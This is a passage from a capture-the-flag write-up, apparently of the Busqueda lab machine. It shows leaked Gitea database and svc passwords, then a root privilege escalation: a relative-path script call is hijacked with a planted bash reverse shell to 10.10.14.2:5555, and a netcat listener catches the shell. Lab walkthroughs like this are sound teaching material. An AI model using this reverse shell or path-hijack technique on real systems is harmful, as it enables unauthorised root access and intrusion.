
(natasha@0xromanoff)-[~/Downloads]
$ echo '{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":
e,"OpenStdin":false,"StdinOnce":false,"Env":["USER_UID=115","USER_GID=121","GITEA__database__DB_TYPE=mysql","GITEA__dat
atabase__USER=gitea","GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
in:/bin/s6-svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"data":{"":"/data":{"":"/etc/localtime":{"":"/etc/timezone":{"
uid":null,"Labels":{"com.docker.compose.config-hash":"e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515
pose.oneoff":"False","com.docker.compose.project":"docker","com.docker.compose.project.config_files":"docker-compose.yml
docker","com.docker.compose.service":"server","com.docker.compose.version":"1.29.2","maintainer":"maintainers@gitea.io"
"org.opencontainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d","org.opencontainers.image.source":"https
.url":"https://github.com/go-gitea/gitea"}}}' | jq
{
  "Hostname": "960873171e2e",
  "Domainname": "",
  "User": "",
  "AttachStdin": false,
  "AttachStdout": false,
  "AttachStderr": false,
  "ExposedPorts": {
    "22/tcp": {},
    "3000/tcp": {}
  },
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [
    "USER_UID=115",
    "USER_GID=121",
    "GITEA__database__DB_TYPE=mysql",
    "GITEA__database__HOST=db:3306",
    "GITEA__database__NAME=gitea",
    "GITEA__database__USER=gitea",
    "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "USER=git",
    "GITEA_CUSTOM=/data/gitea"
  ],
  "Cmd": [
    "/bin/s6-svscan",

```

Yep, these are the valid credentials that are privileged. We go to the admin's repo named scripts and see 4 scripts.



Previously, we got an error for the system-checkup.py script. we validate the source code for the same.



From the source code, we can see that the `arg_list` pulls the script named `full-checkup.sh` from the current directory. The reason why this is failing is because there is no such file in the current directory, and since no absolute path of the `full-checkup`

is given , when we run the system checkup script, it will initially pull the file from it's current directory. Therefore, to exploit this we need to create a file with the same name from the directory that is writable and inject that file with the reverse shell code.

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

We traverse to the /tmp directory and place the script for the reverse shell. Change the permissions to executable which is chmod +x full-checkup.sh and place a listener on the kali machine.

```
echo '#!/bin/bash
bash -c '\''bash -i >& /dev/tcp/10.10.14.2/5555 0>&1'\'' > full-
checkup.sh
```

Now run the command and it will prompt for the svc password. Provide the credentials which we obtained for cody (Cody is the svc user)

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

```
svc@busqueda:/dev/shm$ cat full-checkup.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.2/5555 0>&1'
svc@busqueda:/dev/shm$ chmod +x full-checkup.sh
svc@busqueda:/dev/shm$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
[sudo] password for svc: jh1usoih2bkjaspwe92
```

And now we get the shell as root.

```
(natasha@0xromanoff)-[~/Downloads]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.208] 36962
root@busqueda:/dev/shm#
```